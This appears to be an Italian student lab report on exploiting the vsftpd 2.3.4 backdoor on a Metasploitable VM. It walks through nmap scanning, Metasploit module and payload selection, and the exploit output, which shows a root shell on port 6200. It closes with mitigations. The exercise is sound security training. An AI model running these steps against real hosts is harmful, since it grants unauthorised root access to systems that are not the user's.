

HACKING CON METASPLOIT

1)PUNTI CHIAVE

- Configurazione IP Metasploitable/Kali
- Scansione servizio ftp Metasploitable
- Configurazione attacco Metasploit
- Accesso Metasploitable

2)INTRODUZIONE

Metasploit è un tool utilizzato nel penetration testing e nella ricerca delle vulnerabilità che permette di identificare e sfruttare le stesse nei sistemi operativi.

Lo scopo principale è quello di studiare e mettere al sicuro la propria infrastruttura informatica.

Le principali caratteristiche sono:

- **Interfaccia** ----> offre sia un'interfaccia CLI che un'interfaccia grafica, rendendo lo strumento accessibile a tutti.
- **Libreria di exploit** ----> possono essere utilizzati per testare la sicurezza di diversi sistemi operativi.
- **Payload** ----> sono pezzi di codice che vengono eseguiti una volta che un exploit ha avuto successo. (es: shell di comando, reverse shell e Meterpreter).
- **Gestione degli Exploit** ----> permette una gestione efficace degli exploit, facilitando l'organizzazione, la ricerca e l'utilizzo di exploit specifici per diversi target.

3)OBIETTIVO


L'obiettivo è di ottenere accesso alla macchina Metasploitable attraverso l'uso di **Metasploit**, usando il servizio **FTP** come target.

4)STRUMENTI

- **Metasploitable** ----> macchina target
 - **Metasploit** ----> piattaforma di attacco
-

5)SVOLGIMENTO

5.1) CONFIGURAZIONE IP METASPLOITABLE/KALI



Address	Netmask	Gateway
192.168.1.134	24	192.168.1.1

DNS servers: 192.168.1.1

Search domains:

DHCP client ID:

☒ Require IPv4 addressing for this connection to complete

Routes...

Cancel Save

**Fig.1 Configurazione IP Kali*

```
# The primary network interface
auto eth0
iface eth0 inet static
address 192.168.1.149
netmask 255.255.255.0
network 192.168.1.0
broadcast 192.168.1.255
gateway 192.168.1.1
```

**Fig.2 Configurazione IP Metasploitable*

Prima di passare alla configurazione dell'attacco, si procede con la configurazione IP delle macchine.

Su **Kali** ----> **Edit Connection**, si modifica l'indirizzo IP statico esistente con **192.168.1.134**

Su **Metasploitable** ----> **nano /etc/network/interfaces**, si imposta (come richiesto) l'indirizzo IP in **192.168.1.149**

Per verificare la connessione di entrambe le macchine viene effettuato un **ping**.

5.2) SCANSIONE SERVIZIO FTP METASPLOITABLE

```
(kali㉿kali)-[~]
└─$ nmap -sV 192.168.1.149
Starting Nmap 7.98 ( https://nmap.org ) a
:53 -0500
Nmap scan report for 192.168.1.149
Host is up (0.0049s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
```

**Fig.3 Scansione servizi Metasploitable*

Prima di passare all'exploit, è stata effettuata una piccola scansione del servizio **FTP** per vedere quale servizio è attivo e su quale porta gira.

5.3) CONFIGURAZIONE ATTACCO METASPLOIT

```
└─$ msfconsole
àMetasploit tip: Run modules in the background with run -j so you can
keep working

IIIIII  dTb.dTb
II      4'  v  'B
II      6.   .P
II      'T; .;P'
II      'T; ;P'
IIIIII  'VvP'

I love shells --egypt

      =[ metasploit v6.4.103-dev                               ]
+ -- --=[ 2,584 exploits - 1,319 auxiliary - 1,697 payloads     ]
+ -- --=[ 434 post - 49 encoders - 14 nops - 9 evasion         ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > search vsftpd

Matching Modules
=====
#  Name                                     Disclosure D
--  --
0  auxiliary/dos/ftp/vsftpd_232             2011-02-03
   normal Yes VSFTPD 2.3.2 Denial of Service
1  exploit/unix/ftp/vsftpd_234_backdoor     2011-07-03
   excellent No VSFTPD v2.3.4 Backdoor Command Ex
   ecution

Interact with a module by name or index. For example inf
o 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor
```

*Fig.4 Ricerca exploit servizio FTP

RHOSTS	192.168.1.149	yes	x1es, sapn1, socks4, socks5, socks5n, http
RPORT	21	yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html The target port (TCP)

*Fig.5 Configurazione target

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > show payloads

Compatible Payloads

#  Name                               Disclosure Date  Rank  Check  Description
-  -                               -
0  payload/cmd/unix/interact .         normal No     Unix Command, Interact with Established Connection
```

*Fig.6 Configurazione payload

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.1.149:21 - The port used by the backdoor bind listener is already open
[+] 192.168.1.149:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.134:40597 → 192.168.1.149:6200) at 2026-01-19 10:06:55 -0500
```

*Fig.7 Run dell'exploit

Dopo la scansione, si passa alla ricerca di un possibile exploit del servizio **vsftpd** attraverso il comando **search vsftpd** e come in **Fig.4**, risultano 2 exploit:

- **auxiliary/dos/ftp/vsftpd_232** ----> ci permette di causare un attacco DOS al servizio FTP
- **exploit/unix/ftp/vsftpd_234_backdoor** ----> ci permette di avere accesso alla macchina tramite una backdoor

Dato che l'obiettivo è **di avere accesso al root della macchina target**, viene utilizzato il secondo exploit.

Prossimo step è la selezione del target dove viene inserito **l'IP e la porta della Metasploitable** (192.168.1.149;21) e la configurazione del payload disponibile per quell'exploit.

Dopo aver configurato e lanciato l'attacco, si può notare che si hanno permessi **root(gid=0(root))**, che consentono di creare, modificare o eliminare qualsiasi file presente sul target.

Inoltre, viene evidenziata anche l'effettiva connessione con la macchina target sulla porta **6200**(la porta della backdoor).

5.4) ACCESSO METASPLOITABLE

```

mkdir /test_metasploit
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
test_metasploit
tmp
usr
var
vmlinuz

```

**Fig.8 creazione cartella in root (/)*

```

msfadmin@metasploitable:/$ ls
bin      dev      initrd   lost+found  nohup.out  root  sys      usr
boot     etc      initrd.img  media      opt        sbin  test_metasploit  var
cdrom    home    lib      mnt        proc       srv   tmp        vmlinuz
msfadmin@metasploitable:/$ _

```

**Fig.9 Verifica attacco*

Per verificare l'effettivo successo dell'exploit, vengono inseriti dei comandi come:

- **pwd** ----> per stampare la directory dove ci si trova
- **ls** ----> per stampare il contenuto all'interno di "/"
- **mkdir** ----> per creare una cartella all'interno del root

Come ultimo passaggio è stata effettuata la verifica tramite il comando **ls** nella Metasploitable e come mostrato in **Fig.9**, l'exploit è stato effettuato con successo.

6)CONCLUSIONE

L'attività svolta ha dimostrato come una vulnerabilità nota in un servizio obsoleto possa essere sfruttata per ottenere il controllo totale di un sistema remoto. Attraverso l'uso di **Metasploit**, è stato possibile

automatizzare le fasi di exploit, evidenziando la criticità di una backdoor che garantisce i privilegi di **root**.

Per mitigare questi attacchi potenzialmente dannosi, è necessario:

- **Configurazione del Firewall** ----> Poiché la backdoor apre una connessione sulla porta **6200**, un firewall dovrebbe bloccare qualsiasi traffico in entrata
- **Patching dei software** ----> Passare a versioni aggiornate dei servizi riduce drasticamente la probabilità di successo degli exploit
- **Disabilitazione di servizi non necessari** ----> Se il protocollo non è necessario, deve essere disabilitato o sostituito con una versione più sicura (FTP ----> SFTP)